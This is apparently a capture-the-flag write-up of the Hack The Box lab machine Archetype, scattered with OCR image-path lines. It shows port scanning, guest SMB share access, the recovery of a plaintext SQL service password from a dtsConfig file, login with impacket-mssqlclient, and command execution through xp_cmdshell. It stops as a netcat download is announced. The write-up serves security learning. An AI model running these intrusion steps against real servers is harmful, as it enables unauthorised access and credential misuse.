
Archetype

machine info




Archetype Windows 10.10.10.27 User # Root


Enumeration

port scanning

perform port scanning & found several open ports




```
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
|   DNS_Domain_Name: Archetype
|   DNS_Computer_Name: Archetype
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-01-01T19:33:12
|_Not valid after:  2051-01-01T19:33:12
|_ssl-date: 2021-01-02T00:15:19+00:00; +1h16m40s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```



```
Host script results:
|_clock-skew: mean: 2h52m40s, deviation: 3h34m41s, median: 1h16m39s
| ms-sql-info:
|   10.10.10.27:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-01-01T16:15:09-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-01-02T00:15:07
|_  start_date: N/A
```


enum smb port

checking whether null session for smb are available or not
//it seems that the backups and IPC$ share we have permission to read only




```
┌──(nobodyatall㉿0xDEADBEEF)-[~/htb/startPT/archetype]
└─$ smbmap -u '//' -p '' -H 10.10.10.27
[+] Guest session       IP: 10.10.10.27:445     Name: 10.10.10.27
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backups                                                 READ ONLY
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC

┌──(nobodyatall㉿0xDEADBEEF)-[~/htb/startPT/archetype]
```

access the backups share & found a prod.dtsConfig file




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/htb/startPT/archetype]
└─$ smbclient //10.10.10.27/backups -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 20 07:20:57 2020
  ..                                  D        0  Mon Jan 20 07:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 07:23:02 2020

              10328063 blocks of size 4096. 8254386 blocks available
smb: \> 
```

download the file to our local host & read it
//it seems that we've found our credential for sql_svc user



```
                10328063 blocks of size 4096. 8254386 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \> !cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy=" ... " GeneratedFromPackageName=" ... " GeneratedFromPackageID=" ... " GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Tra
nslate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>smb: \> 
```

so with that file extension it seems that the credential might works on MsSQL



.DTSCONFIG File Extension

File Type SSIS Package Configuration File

Developer Microsoft

Popularity ★★☆☆☆ 2.0 (3 Votes)

Category Settings Files


Format XML

What is a DTSCONFIG file?

A DTSCONFIG file is an XML configuration file used to apply property values to SQL Server Integration Services (SSIS) packages. The file contains one or more package configurations that consist of metadata such as the server name, database names, and other connection properties


exploiting the MsSQL port

using impacket-mssqlclient to gain access to MsSQL with the credential found & we're in!




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/htb/startPT/archetype]
└─$ impacket-mssqlclient ARCHETYPE/sql_svc@10.10.10.27 -windows-auth
Impacket v0.9.22.dev1+20201015.130615.81eec85a - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> 
```

using xp_cmdshell to execute commands in remote host & it shows that we're in sql_svc user right now




```
    ! {cmd}                    executes a local shell cmd

 SQL> xp_cmdshell whoami
 output

 ---------------------------------------------------------------------------------

 archetype\sql_svc
```

now let's create a tmp directory at the C:\




```
 SQL> xp_cmdshell mkdir C:\tmp
 output

 ----------------------------------

 NULL
```

then download our netcat binary onto the remote host



